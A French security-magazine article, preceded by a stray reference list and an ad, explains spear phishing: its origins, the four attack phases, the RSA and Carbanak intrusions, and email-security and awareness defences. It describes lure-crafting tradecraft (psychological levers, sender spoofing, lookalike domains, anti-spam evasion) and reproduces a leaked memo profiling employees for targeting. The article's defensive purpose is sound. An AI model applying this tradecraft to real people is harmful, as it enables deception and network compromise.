- [15] dprive working-group – IETF – <https://tools.ietf.org/wg/dprive/>
- [16] CONFIG\_DNS\_RESOLVER – [https://www.kernel.org/doc/Documentation/networking/dns\\_resolver.txt](https://www.kernel.org/doc/Documentation/networking/dns_resolver.txt)

# À NE PAS MANQUER !



## HORS-SÉRIE N°12



Sous réserve de toutes modifications.

## LE GUIDE POUR ÉVALUER VOTRE ORGANISATION FACE À DES ATTAQUES RÉALISTES !

**DISPONIBLE DÈS LE  
9 OCTOBRE CHEZ VOTRE  
MARCHAND DE JOURNAUX ET SUR :**  
**www.ed-diamond.com**





# SPEAR PHISHING, LA VOIE ROYALE

Simon Pommier, Consultant Sécurité,  
CapGemini

**mots-clés : SPEAR PHISHING / INGÉNIERIE SOCIALE / HARPONNAGE**

**I** l est fascinant d'observer que nombre d'attaques sophistiquées et parfois spectaculaires, débutent souvent grâce à la crédulité d'une seule personne, bien loin d'une prouesse technique. Phase de pénétration initiale, simple mais diablement efficace, le spear phishing vise une population à fort privilège et permet à l'attaquant de mettre un premier pied dans le système d'information d'une cible, en toute discrétion. En l'illustrant de cas concrets, nous remonterons aux sources de cette méthode d'ingénierie sociale et présenterons ses principaux rouages, ainsi que les parades limitant le risque de compromission.

## 1 Une évolution naturelle du phishing

### 1.1 Ouverture de la pêche numérique

1995 marque la naissance probable du phishing, au sein d'un malware permettant de générer de faux comptes Internet AOL aux États-Unis. « AOHell », le bien nommé, était capable dans une première version de créer des numéros de cartes de crédit d'apparence légitimes en utilisant l'algorithme de Luhn. AOL s'aperçoit de la supercherie, et s'adapte rapidement en imposant une phase de validation supplémentaire. L'outil de cracking évolue alors en intégrant une fonctionnalité capable de récupérer de véritables identifiants et numéros de carte de crédit, par une technique d'ingénierie sociale automatisée : il arrose la messagerie instantanée AOL, et cherche à recueillir les données qui permettront de réutiliser un compte légitime.

« Hi, this is AOL Customer Service. We're running a security check and need to verify your account. Please enter your username and password to continue. »

Se faisant passer pour un représentant du service client AOL, le logiciel invoque une procédure de sécurité

pour demander à l'utilisateur d'entrer les informations liées à son compte. Le terme « phishing » apparaît alors dans un newsgroup de l'époque, pour décrire la manière qu'a cet outil d'aller « à la pêche » aux données.

### 1.2 Spear phishing, les origines

Pour sa part, le spear phishing est une méthode d'ingénierie sociale visant à manipuler une personne ou un groupe en particulier, à l'aide d'un ou plusieurs e-mails spécifiquement rédigés par l'attaquant, pour amener la victime à commettre une action qui va généralement faciliter la réalisation d'une attaque de plus grande envergure. Le « spear phishing » est dérivé du terme phishing, l'adjectif « spear » venant marquer le caractère hautement ciblé. Issu d'un jeu de mot signifiant « pêche au harpon », c'est en effet un vecteur d'attaque qui marque sa différence en visant les populations les plus sensibles. On parle même de « whaling » (chasse à la baleine) lorsque les cibles sont des « VIP » (personnel critique de par ses habilitations ou son niveau hiérarchique).

Pour simplifier, le terme « spear phishing » sera utilisé dans la suite de l'article. L'essentiel est de comprendre sa différence avec le phishing classique dont le but principal est de « ratisser large » (on pourrait parler de « pêche au chalut » !). Ce dernier s'adresse, en

des termes génériques, à la population la plus grande possible. Son contenu, souvent incongru et issu de traducteurs automatiques, est congestionné de fautes et saute aux yeux d'une majorité d'internautes.

S'il est difficile de dater les premières apparitions du terme spear phishing, le phénomène semble qualifié par l'US-Computer Emergency Response Team et son homologue britannique à l'été 2005 [1][2][3]. Ils émettent pour la première fois un bulletin d'alerte décrivant des attaques d'ingénierie sociale hautement ciblées, par e-mail, posant les premiers fondements de ce qu'on appellera les *Advanced Persistent Threats*.

Cette nouvelle méthode accompagnera ensuite deux tendances observées en ce début de siècle : la professionnalisation de la cybercriminalité d'une part, et l'émergence de la communication Web d'autre part.

N.B. : si l'article se focalise sur le vecteur principal du spear phishing, l'e-mail, il faut noter que l'essentiel des constats et recommandations sont applicables sur les canaux SMS, voix, etc.

### 1.3 Une méthode essentielle pour des attaques rentables

L'e-mail reste le principal outil d'échange dans le milieu professionnel [4] et cette tendance se renforce avec l'usage des smartphones qui augmentent notre connectivité. Parallèlement, l'e-mail est un moyen de communication auquel ses utilisateurs font confiance alors qu'il est pourtant un canal privilégié pour l'envoi de spams [5][6].

Mais l'évolution de certains cybercriminels semble enclenchée : les plus professionnels se tournent vers des attaques de plus faible volume, avec un rapport

effort-résultat plus intéressant. Le taux de conversion du phishing se dégrade, principalement en raison de la progression des outils anti-spam, du démantèlement d'importants botnets, et de l'amélioration de la sensibilisation des utilisateurs. De juin 2010 à juin 2011, Cisco estime une chute de 50% des revenus générés par les attaques massives, au regard d'un triplement des revenus issus du spear phishing [7].

Si le phishing sert plutôt une collecte massive de données personnelles ou financières, le spear phishing est préféré pour initier une attaque plus sophistiquée et plus rémunératrice. Si son volume est plus restreint et sa confection plus coûteuse (temps investi pour le ciblage, exploitation d'une faille 0-day), la qualité de l'attaque permet un meilleur taux de conversion, avec à la clé une plus haute valeur des données dérobées ou des systèmes détournés (Figure 1).

## 2 Les secrets d'une pêche réussie

Étant l'un des principaux vecteurs d'ingénierie sociale, le spear phishing s'intègre parfaitement dans le schéma classique de ce type d'attaque :

1. RESEARCH - Ciblage du destinataire, pour bien choisir la victime ;
2. HOOK - Ciblage du contenu, et engagement pour capter la victime ;
3. PLAY - Piège de la cible, pour infecter son poste et obtenir des informations ;
4. EXIT - Désengagement de la cible, pour rester discret.

### 2.1 Research : Ciblage du destinataire

Là où des e-mails de phishing classique seraient envoyés à un ensemble de contacts issus d'une base de données volée, le spear phishing vise des personnes ou groupes précis. La première phase consiste donc à rechercher ces personnes d'intérêt.

Rien de tel que de débiter par une méthode légale et souvent efficace : l'exploitation des informations publiques disponibles. La puissance des moteurs de recherche permet généralement de remonter nombre d'informations (adresses e-mail [8], organigrammes, articles de presse, profils professionnels et personnels).

Ces recherches sont complétées si besoin avec des méthodes plus complexes et parfois illégales :

- exploration du web profond, en particulier sur les domaines de l'organisation ciblée ;
- acquisition de données sur le marché noir ;
- interaction physique avec la cible.

Table 3. Economics of Mass Phishing vs. Spearphishing Attacks

| Example of a Typical Campaign       | Mass Phishing Attack (Single Campaign) | Spearphishing Attack (Single Campaign) |
|-------------------------------------|----------------------------------------|----------------------------------------|
| (A) Total Messages Sent in Campaign | 1,000,000                              | 1,000                                  |
| (B) Block Rate                      | 99%                                    | 99%                                    |
| (C) Open Rate                       | 3%                                     | 70%                                    |
| (D) Click Through Rate              | 5%                                     | 50%                                    |
| (E) Conversion Rate                 | 50%                                    | 50%                                    |
| <b>Victims</b>                      | <b>8</b>                               | <b>2</b>                               |
| Value per Victim                    | \$2,000                                | \$80,000                               |
| <b>Total Value from Campaign</b>    | <b>\$16,000</b>                        | <b>\$160,000</b>                       |
| Total Cost for Campaign             | \$2,000                                | \$10,000                               |
| <b>Total Profit from Campaign</b>   | <b>\$14,000</b>                        | <b>\$150,000</b>                       |

Fig. 1 : Comparaison économique du phishing de masse et du spear phishing [7].

**[edit] Other**

Gemalto Yuuawaa - secure file sharing service identified. apparently used by gemalto employees- maybe just as testers?

- Findings from [REDACTED]

JTRIG research identified [REDACTED] as a Gemalto Technical Consultant in Prague. Searching in UDAQ revealed an item in which an email was sent from sharing@yuuwaa.com to a number of @gemalto.com email addresses, including [REDACTED] and [REDACTED] (who is already known to us as a tech consultant). Investigation on the internet revealed that Yuuawaa (www.yuuwaa.com) is a device for storing and sharing files sold by Gemalto. It consists of a USB stick and associated management software. The device also provides access to online storage using a subscription model. It claims to use 128-bit SSL to encrypt the traffic to the online storage location. The device is aimed at the general consumer market, so presumably Gemalto is encouraging its employees to use it. Amusingly, the quotes from "customers" on the website all appear to be from Gemalto employees!

[REDACTED] is a Gemalto employee in Singapore. His job title is "Sales - Telecom Solutions and Services". He will shortly (Feb/March 2011) be moving to Paris (still with Gemalto).

[REDACTED] is described as a "Consumer Device - Product Marketing Manager" at La Ciotat (France). He appears to be some sort of administrator for Yuuawaa, and we have not seen any indication that he will have any data of interest, so he is unlikely to be worth following up.

[REDACTED] is "Technical Account Manager METNA-Telecom" and is based in Dubai (from previous knowledge). We did not see any interesting data in collection, and since we have good coverage of the Dubai office, further investigation is probably unnecessary at this time.

[REDACTED] is "CITO T&I Servers Software/Cloud Computing Innovation WG Chairman" and is not likely to be of interest.

[REDACTED] is Account Manager (Middle East) and is based in Dubai (see [REDACTED]).

[REDACTED] appears to be Sales Manager for Gemalto (Thailand). We saw him sending PGP-encrypted output files in XKEYSCORE. Again, if we ever become more interested in this area, he would certainly be a good place to start.

All other names (other than [REDACTED] who was already known about) did not have any useful information or any details of their role.

For a full list of names, see the CHAPS ([REDACTED] contacts) under OP HIGHLAND FLING.

- Hopefully some of this information will be useful in future efforts against Gemalto.

Fig. 2 : Rapport des services secrets qui partage les découvertes réalisées sur la vie de salariés [9].

Ceci aboutit à l'identification de cibles de choix, et d'un expéditeur qu'il sera intéressant d'usurper, généralement parmi les catégories suivantes : comptabilité/contrôle de gestion (capacité à réaliser des virements financiers), exploitation informatique (capacité à réaliser des actions à haut privilège sur les systèmes critiques), direction (capacité à convaincre les autres). Néanmoins, dans le cas d'une APT, la première personne visée n'est pas forcément la cible finale. Le profiling de ces personnes est réalisé à partir des informations biographiques recueillies. La richesse des données et leur caractère privé ou professionnel orienteront l'angle d'attaque. Les capacités de ciblage se sont accrues ces dernières années, en raison de l'accumulation de données personnelles publiées sur Internet, ou des quantités toujours plus impressionnantes de bases utilisateurs siphonnées.

Ci-dessus, un exemple de ciblage attribué aux services secrets américains et britanniques dans l'attaque visant Gemalto, révélée par *The Intercept* [9] cette année.

## 2.2 Hook : Ciblage du contenu et engagement

Le ciblage du contenu consiste à établir un ensemble contextuel qui va convaincre le destinataire de l'e-mail d'agir en toute confiance : ouvrir le mail, suivre ses directives pour finalement cliquer sur un lien ou ouvrir une pièce jointe. Le contenu s'avère essentiel puisque les cibles croulent généralement sous une montagne d'e-mails. Dès l'objet du message, la qualité de l'hameçon doit être irréprochable.

Les ingrédients suivants sont généralement utilisés :

- Individualisation : essentielle, l'utilisation du nom de la cible, de son poste, ses hobbies, ou la référence à un événement récent va remplacer tout terme

générique. Le résultat est une mise en situation de confort, et l'établissement d'une familiarité avec le destinataire.

- Imitation de la source : si le choix d'un bon émetteur à usurper provoque généralement l'ouverture du mail, il est ensuite important de poursuivre la supercherie en adoptant le bon style visuel et d'écriture (syntaxe, signature, logo) grâce à la copie d'un e-mail précédemment obtenu.

- Cohérence : un contenu de qualité doit être établi, dans la langue du destinataire, et en adéquation avec les relations préalablement établies.

- Utilisation d'un levier psychologique : c'est l'aspect particulier et contextuel qui produira « l'engagement » de la cible. Selon le psychologue américain Robert Cialdini, six principes majeurs permettent l'influence :

- La réciprocité des échanges : si l'attaquant offre quelque chose à la cible, celle-ci peut se sentir obligée de « renvoyer l'ascenseur ».
- La cohérence des engagements : en arrivant à convaincre la cible de s'engager à réaliser une action, il est ensuite possible d'obtenir plus d'elle, puisqu'elle aura tendance à ne pas revenir sur ses décisions.
- L'effet de masse : la cible peut être plus facilement convaincue lorsque ce qu'elle doit réaliser est censé correspondre à quelque chose suivi de tous. La personne reproduit alors ce comportement par conformisme.
- La rareté de l'offre : la présentation d'une opportunité à saisir, avec un caractère d'urgence, génère précipitation et peur de manquer une occasion.
- L'appréciation et l'amitié : la persuasion est proportionnelle à l'appréciation, donc jouer sur les sentiments en usurpant un émetteur estimé maximise les chances de succès.
- L'autorité : l'impact de l'émetteur est multiplié grâce à l'autorité qu'il a sur la cible. Celle-ci peut être directe (autorité hiérarchique, exemple de « l'Arnaque au président ») ou indirecte (reconnaissance, statut).

Si les moyens utilisés jusqu'ici sont peu techniques, il convient néanmoins de s'appuyer sur quelques méthodes informatiques pour obtenir une usurpation de qualité :

- Spoofing : manipulation du protocole SMTP et des champs From, Return-Path and Reply-To fields pour apparaître avec la bonne identité.



- Utilisation de serveurs SMTP vulnérables (sans authentification, configurés « open relay », etc.), particulièrement ceux appartenant à la cible ou à ses partenaires.
- Utilisation d'un nom de domaine proche de celui de l'émetteur. La ressemblance suffira à tromper le lecteur inattentif. Par exemple, il est possible d'enregistrer des noms de domaines en plusieurs encodages.
- Utilisation du format HTML pour inclure du texte caché dans le message, afin de tromper les filtres anti-spam.
- Inclusion de faux en-têtes indiquant qu'une analyse anti-spam a déjà été réalisée.

Mais ces techniques sont assez simplement décelées par les produits anti-spam installés sur les serveurs de messagerie. D'autres critères, propres au spear phishing, viendront contrebalancer l'efficacité de ces produits :

- L'adresse e-mail de l'émetteur utilisée est souvent une adresse avec laquelle la cible a déjà communiqué ;
- Le contenu de qualité n'abordera généralement pas les thèmes les plus détectés par les anti-spam (ex : transfert argent, vente de médicaments en ligne) ;
- Les e-mails sont individualisés, et ont peu de points communs.

Une usurpation réussie, un contenu de qualité, tout est alors réuni pour engager la cible. L'engagement est réussi si le destinataire réalise l'action qu'on attend de lui, généralement l'ouverture d'un lien ou d'une pièce jointe.

## 2.3 Play : Exploitation d'une vulnérabilité technique

Cette phase est généralement technique, et a pour objectif l'extraction d'informations et/ou la prise de contrôle de l'ordinateur de la victime. Plus rarement, un simple dialogue peut être instauré avec la victime pour obtenir des informations confidentielles. La pièce jointe est l'élément incontournable de cette étape d'infection, avec l'emploi majoritaire de formats standards (PDF, doc, xls). Ces formats permettent de passer le filtrage antimalware des passerelles de messagerie, et de disposer d'un arsenal de vulnérabilités sur leurs logiciels de lecture associés. De fausses extensions sont aussi utilisées pour masquer un exécutable (ex : emploi du caractère spécial RTLO d'Unicode [10]).

La minorité restante est constituée d'URL malveillantes, provoquant le téléchargement d'un malware ou l'exécution de code JavaScript [11]. Le caractère malveillant de ces liens peut être masqué par des services raccourcisseurs d'URLs, ou d'autres techniques d'obfuscation s'appuyant surtout sur les formats d'encodage.

L'infection débute en général par le téléchargement d'un *Remote Access Tool* (RAT). Celui-ci réalise d'abord un profiling technique du poste de la victime (prise

d'informations sur l'OS, l'antivirus, etc.) et mène à l'activation de nouveaux modules d'espionnage (prise d'empreinte du réseau interne, captures d'écran, lecture d'e-mails et de fichiers). Il est également possible d'exploiter directement une vulnérabilité du client mail ou du webmail (ex : Gmail [12][13]). À partir des données recueillies, les pirates déterminent le meilleur vecteur d'infection qui les conduira à l'objectif final.

Selon les résultats obtenus par l'attaquant sur la première victime, la phase peut se poursuivre vers d'autres personnes, pour remonter une filière.

## 2.4 Exit : Fin de l'attaque

La dernière phase consiste à terminer proprement l'attaque pour minimiser les risques de suspicion pouvant compromettre la suite des opérations. Tout événement inattendu par la cible, jusqu'à la manière de conclure les échanges, peut en effet provoquer la détection de l'attaque, détruisant tous les efforts accomplis.

Dans le cas d'un spear phishing recherchant un résultat immédiat (un seul e-mail envoyé, « hunting »), la phase de sortie est intégrée à la phase d'exploitation. Une pièce jointe vérolée présentera ainsi un minimum de contenu cohérent avec l'e-mail pour ne pas éveiller la suspicion.

Lorsque plusieurs interactions ont lieu avec la cible (« farming »), l'exercice est plus délicat puisqu'il faut terminer la conversation avec cohérence, pour se désengager en toute discrétion.

Si l'attaquant conclut cette dernière phase avec succès, le spear phishing aboutit à la récolte d'informations ou la prise de contrôle d'un système. Le ver est dans le fruit, grâce à une simple manipulation de quelques personnes clés. L'attaque se poursuit vers son véritable objectif, parfois un véritable trésor comme nous allons le voir.

## 3 Deux attaques marquantes qui ont débuté par du spear phishing

### 3.1 RSA : du faux plan de recrutement au vol des secrets de fabrication des tokens SecurID

La société RSA est reconnue pour ses produits de sécurité et notamment ses tokens SecurID, largement utilisés dans le monde professionnel. Hautement sensibilisée à la sécurité par nature, elle est victime d'une attaque en 2011, qui débute par une phase de spear phishing [14].



Fig. 3 : RSA SecurID, modèle SID800 [15].

Le caractère ciblé de l'attaque porte plutôt sur les destinataires (quatre utilisateurs soigneusement sélectionnés) que sur le contenu de l'e-mail (faible qualité du message et de l'émetteur). Les e-mails envoyés prétendent contenir le dernier plan de recrutement et demandent à l'utilisateur de le consulter. En pièce jointe, un fichier Excel exploitant une brèche « zero-day ».




Figure 3 — Message de harponnage ayant servi à lancer une menace persistante avancée contre RSA

Fig. 4 : E-mail ayant servi à lancer l'attaque contre RSA [16].

Au moins l'un des destinataires tombe dans le piège, et provoque le téléchargement d'un cheval de Troie. Les pirates parviennent alors à parcourir le réseau de l'entreprise, et à recueillir des accès administrateurs. Ils atteignent leur but en accédant à un serveur hébergeant des informations propriétaires relatives au SecurID (algorithme de génération des clés de chiffrement). Les données sont déplacées vers un serveur FTP interne, puis chiffrées avant d'être extraites sur Internet, pour être exploitées.

Si l'attaque est détectée rapidement par la société, les informations récoltées mettent à mal la sécurité d'une série de tokens. En conséquence, d'autres offensives visent ensuite d'importantes sociétés utilisant cet outil, comme par exemple le sous-traitant du Pentagone Lockheed Martin [17], victime d'une attaque ayant utilisé

des répliques de tokens. Après trois mois, RSA procède au remplacement d'une importante partie des tokens.

### 3.2 Carbanak : du .doc aux distributeurs qui crachent des billets

Printemps 2014, la société Kaspersky est appelée par une banque ukrainienne pour réaliser une analyse forensic sur des distributeurs depuis lesquels des fonds s'évaporent. Après plusieurs mois d'investigation, une attaque d'une ampleur exceptionnelle est mise au jour. Une centaine d'établissements bancaires (dont au moins un français) auraient été victimes d'une intrusion de leurs réseaux, et l'attaque serait toujours en cours. À l'origine, des e-mails ciblés sont envoyés à des employés, parfois en usurpant l'identité de certains de leurs collègues. Le message enjoint d'ouvrir un document ou une invitation attachée [18].

Le fichier .doc attaché exploite alors plusieurs vulnérabilités Microsoft Office, en fonction du niveau de mise à jour du poste. La backdoor « Carbanak » s'installe alors, et permet d'espionner le poste ou d'en prendre le contrôle. Les pirates poursuivent leur attaque avec la reconnaissance du réseau, et l'observation des activités quotidiennes d'employés à fort privilège. Ils se déplacent dans les systèmes jusqu'à atteindre les applications bancaires critiques. Selon les établissements, ils parviennent ainsi à compromettre des DAB (programmation pour éjection

d'argent liquide au moment précis où une « mule » récupérera les fonds) ou des applications de transferts interbancaires (transactions frauduleuses déclenchant des mouvements vers des comptes offshore).

Si les conséquences sont difficiles à chiffrer, l'attaque serait en cours depuis août 2013 et le montant total détourné est estimé entre 300 millions et 1 milliard de dollars.

```
Good Day!
I send you our contact details
The amount of deposit 32 million rubles and 00 kopecks, for a period of 366
days,% year---end contribution term
Sincerely, Sergey Kuznetsov;
+ 7 (953) 3413178
f205f@mail.ru
```

Fig. 5 : E-mail ayant servi à lancer l'attaque contre un établissement bancaire russophone [18].



## PREMIER CAS D'ÉVASION PAR SPEAR-PHISHING

Cette année, la BBC révélait une évasion d'un nouveau genre qui s'est produite près de Londres [19]. Neil Moore est en détention dans la prison de Wandsworth, dans l'attente de son jugement pour tentative d'escroquerie. Habitué de l'usurpation d'identité, il est inculpé, car il se serait fait passer pour différents conseillers bancaires afin de récolter 2,4 millions d'euros auprès d'investisseurs. Le 10 mars, il parvient à s'évader... en se faisant ouvrir les portes de la prison par l'administration pénitentiaire ! Après avoir créé (grâce à un téléphone introduit illicitement) un nom de domaine très proche de celui de la Royal Court of Justice locale, il usurpe l'identité du greffier dans un e-mail qui ordonne sa libération. Celle-ci intervient rapidement, et sans violence. La supercherie est découverte quelques jours plus tard, et Neil Moore se rendra aux autorités pour être finalement jugé en avril, non sans avoir fait preuve de panache !

## 4 Le spear phishing au service des autorités

Méthode d'infiltration redoutable, le spear phishing fait également partie des outils à disposition des autorités, en raison de ses capacités de ciblage et de sa discrétion. Il contribue à la récolte de preuves ou d'informations qui vont faciliter la pénétration d'un réseau criminel. Ce type de dispositif correspond parfaitement au cadre des articles suivants du Code de Procédure Pénale :

Article 706-102-1 du Code Procédure Pénale :

*[...] le juge d'instruction peut, après avis du procureur de la République, autoriser par ordonnance motivée les officiers et agents de police judiciaire commis sur commission rogatoire à mettre en place un dispositif technique ayant pour objet, sans le consentement des intéressés, d'accéder, en tous lieux, à des données informatiques, de les enregistrer, les conserver et les transmettre[...]*

Article 706-102-5 du Code Procédure Pénale :

*[...] En vue de mettre en place le dispositif technique mentionné à l'article 706-102-1, le juge d'instruction peut également autoriser la transmission par un réseau de communications électroniques de ce dispositif.[...]*

Suite aux événements de ce début d'année, la tendance est au renforcement des moyens mis à disposition du renseignement français. Fin mars, le gouvernement a présenté un nouveau projet de loi sur le renseignement, qui devrait également amender le code de la sécurité intérieure dans ce sens.

## 5 Les bonnes pratiques pour limiter les risques

Si une attaque patiemment préparée avec des moyens conséquents a de bonnes chances d'aboutir, il est possible de lui opposer un certain nombre d'obstacles pour :

- empêcher l'e-mail malveillant d'atteindre sa destination ;
- si le premier objectif n'est pas atteint, empêcher l'e-mail d'être efficace auprès du destinataire.

### 5.1 Empêcher le spear phishing d'atteindre sa destination

#### 5.1.1 Maîtriser les informations publiques

Pour contrer le ciblage, la maîtrise des informations publiques est primordiale. Il s'agit de raisonner globalement, puisque l'attaquant ne se privera pas d'agréger les informations disponibles. Ainsi, cette maîtrise incombe à la fois à l'organisation (ex : organisation interne révélée sur son site Internet) et aux collaborateurs (ex : trop de détails sur leurs fonctions ou hobbies au sein des réseaux professionnels). Pour ceux-là, une sensibilisation permettra d'expliquer les enjeux et de les accompagner dans la manière de s'exposer raisonnablement sur Internet.

#### 5.1.2 Filtrer les e-mails, les pièces jointes et les émetteurs

Il s'agit ici d'appliquer une mesure de lutte plus globale contre le spam, au niveau des passerelles de messagerie. On l'a vu, le spear phishing présente des particularités lui permettant de contourner les mécanismes d'analyse basés sur la réputation ou les signatures. Il convient donc de sélectionner un produit conçu aussi pour offrir une meilleure protection contre cette menace. À titre d'exemple, le *Georgia Institute of Technology* [20][21] poursuit ses recherches sur un outil capable de tirer parti des mêmes sources ouvertes utilisées par les attaquants, afin de dénicher les e-mails basés sur des informations publiques et exigeant une action de leur destinataire, pour désactiver leurs liens ou pièces jointes. Cet outil s'appuie sur :

- une analyse globale du trafic de l'entreprise pour détecter les e-mails semblables adressés à des destinataires multiples ;
- du *machine-learning* permettant d'apprendre le format normal des e-mails de chaque destinataire.



Or, la véritable difficulté des outils anti-phishing est de ne pas générer trop de faux positifs. On ne parle plus ici d'évacuer les e-mails traitant de viagra et envoyés à tous les collaborateurs, mais de déceler une menace bien plus discrète. Le challenge ne semble pas encore relevé par les outils actuels.

### 5.1.3 Sécuriser son service de messagerie

Tout d'abord, il convient d'exiger une authentification et de ne traiter que les messages originaires ou destinés aux domaines gérés par son serveur de messagerie. D'autres mécanismes luttant plus globalement contre le phishing sont listés ci-dessous.

- Blocage des e-mails arrivant de l'extérieur, mais dont le champ From est une adresse interne ;
- *DNS-Based Blocking* : inspection des en-têtes « From » et valeurs de la commande SMTP « Mail From » par un proxy SMTP, au regard d'une liste noire ;
- Interfaces SMTP différentes pour l'externe et l'interne ;
- SMTP-AUTH : extension SMTP exigeant l'authentification du client ;
- Technologies reposant sur DNSSEC :
  - DMARC est une spécification technique exposant une politique, publiée sur le serveur DNS du domaine, qui va indiquer au destinataire comment valider l'authenticité des messages provenant de ce domaine, en s'appuyant sur SPF et/ou DKIM, et quoi faire selon les résultats obtenus.
  - SPF : mécanisme qui va permettre de comparer l'adresse IP de l'e-mail avec celle officiellement publiée par le DNS du domaine source.
  - DKIM : mécanisme de signature des en-têtes basé sur la cryptographie asymétrique.
- SMTP Secure : protocole SMTP encapsulé dans un canal TLS ;
- Sondes IPS/IDS : détection de signatures indiquant une usurpation d'e-mail (ex : sonde Suricata, [MISC 77]).

## 5.2 Empêcher le spear phishing d'être efficace s'il atteint sa destination

Si l'attaque parvient à franchir les serveurs de messagerie et atteint la cible, tout n'est pas perdu. D'autres mesures permettent au destinataire de ne

pas tomber dans le piège, ou au pire d'en limiter les conséquences.

### 5.2.1 Maîtriser les informations publiques

Si l'attaquant a pu définir et atteindre sa cible, la maîtrise des informations publiques va également jouer sur la qualité du contenu. Lorsque la cible et son organisation n'ont pas révélé trop d'informations, le spear phishing sera plus générique, et le destinataire va probablement ignorer l'e-mail reçu.

### 5.2.2 Protéger les postes

Les attaques avancées initialisées par une phase de spear phishing indiquent généralement que l'attaquant est prêt à investir du temps et de l'argent dans son attaque. Une vulnérabilité technique souvent très récente va ainsi être utilisée. Néanmoins, il reste important de maximiser ses chances en mettant à jour les antivirus et firewall personnels, et en appliquant les patches de sécurité.

### 5.2.3 Protéger le client mail

Plus particulièrement, le client reste le logiciel qui ouvrira le contenu malveillant. Une configuration sécurisée permettra d'aider l'utilisateur non averti. Par exemple, désactiver la fonctionnalité HTML du client va contrer certaines techniques d'obfuscation d'URL. Certains clients peuvent prévenir l'utilisateur, voire l'empêcher d'ouvrir des pièces jointes dans un format dangereux. Enfin, une signature cryptographique invalide accompagnant un e-mail va pouvoir générer une alerte qui va là encore lever la suspicion.

### 5.2.4 Cloisonner ses activités

Le cloisonnement des postes sur lesquels des accès particuliers sont disponibles doit également être de mise. Une personne disposant d'habilitations critiques sur des systèmes de production pourra ainsi consulter ses e-mails sur son poste bureautique, tandis qu'un second poste (physique si possible) lui permettra de réaliser ses tâches d'administration.

### 5.2.5 Renforcer l'authentification sur les systèmes critiques

Pour réduire le risque qu'un poste administrateur sous contrôle des pirates suffise à accéder à des systèmes sensibles, l'authentification forte impose un facteur supplémentaire dont n'aura pas connaissance l'attaquant, malgré son espionnage.



### 5.2.6 Sensibiliser les utilisateurs

On finira par la mesure la plus importante : pour une attaque dont le levier principal est humain, former l'humain tombe sous le sens. Une campagne de sensibilisation régulière est préconisée, surtout pour les populations les plus critiques. L'objectif est de les informer de ce qu'est le phishing, d'inculquer un minimum de suspicion et de donner les clés leur permettant de repérer ces attaques (ex : émetteur inconnu, fautes d'orthographe ou de style, demande urgente nécessitant d'ouvrir un fichier). Le SANS Institute [22] donne de bonnes pratiques pour une campagne efficace dédiée au phishing :

- Communiquer qu'une campagne aura lieu, et donner un premier niveau d'information sur le phishing, les moyens de le détecter et la réaction à adopter.
- Prévoir l'envoi de plusieurs vagues successives de phishing, avec un degré croissant de sophistication.
- Inclure un mécanisme de mesure du taux de « succès » des e-mails. Il est également intéressant de donner un feed-back immédiat aux participants.
- Restituer les résultats, présenter ce qui aurait permis de mettre la puce à l'oreille pour faire progresser.
- Indiquer la procédure à suivre pour signaler les messages suspects.
- Répéter l'opération pour améliorer les résultats ; Une campagne réussie va instaurer une culture de collaboration plutôt que de sanction. Ainsi, même un signalement a posteriori, alors que l'utilisateur est déjà tombé dans la tentative d'hameçonnage, permettra un traitement par les équipes sécurité avant que le mal ne soit trop profond.

## Conclusion

Le spear phishing apparaît de plus en plus comme la méthode d'ingénierie sociale préférée des cybercriminels, en quête de professionnalisation. Elle initie à ce jour de nombreuses attaques sophistiquées, menant parfois à des résultats spectaculaires. Une palette de solutions a été présentée, mais la menace devrait perdurer pendant le temps d'adaptation nécessaire aux organisations. S'il est rare de disposer des moyens suffisants pour mettre en place l'ensemble des contre-mesures, il est important de placer le spear phishing dans les principales menaces devant être adressées par la politique sécurité de son organisation. Enfin, il convient de noter que si le spear phishing porte essentiellement sur la composante humaine, la réponse à apporter devra l'être tout autant en intégrant un projet de sensibilisation. ■

## ■ Remerciements

Merci à Bruno Bensimon et Florent Pommier pour leur relecture attentionnée.

## ■ Références

- [1] <http://www.lockheedmartin.com/content/dam/lockheed/data/corporate/documents/LM-White-Paper-Intel-Driven-Defense.pdf>
- [2] [http://www.cpni.gov.uk/Documents/Publications/2005/2005015-BN0805\\_Targeted\\_trojan\\_email.pdf](http://www.cpni.gov.uk/Documents/Publications/2005/2005015-BN0805_Targeted_trojan_email.pdf)
- [3] **Technical Cyber Security Alert TA05-189A :** <http://www.us-cert.gov/cas/techalerts>
- [4] [http://www.huffingtonpost.fr/2012/08/31/surcharge-trop-plein-emails-souffrance-travail\\_n\\_1845694.html](http://www.huffingtonpost.fr/2012/08/31/surcharge-trop-plein-emails-souffrance-travail_n_1845694.html)
- [5] <http://www.mcafee.com/us/resources/reports/rp-hacking-human-os.pdf>
- [6] [http://hub.sd63.bc.ca/pluginfile.php/6993/mod\\_resource/content/1/Symantec\\_WP\\_PhishingTactics.pdf](http://hub.sd63.bc.ca/pluginfile.php/6993/mod_resource/content/1/Symantec_WP_PhishingTactics.pdf)
- [7] [http://www.cisco.com/c/dam/en/us/products/collateral/security/email-security-appliance/targeted\\_attacks.pdf](http://www.cisco.com/c/dam/en/us/products/collateral/security/email-security-appliance/targeted_attacks.pdf)
- [8] <http://www.trendmicro.de/media/misc/spear-phishing-email-apt-attack-research-paper-en.pdf>
- [9] <https://firstlook.org/theintercept/2015/02/19/great-sim-heist/>
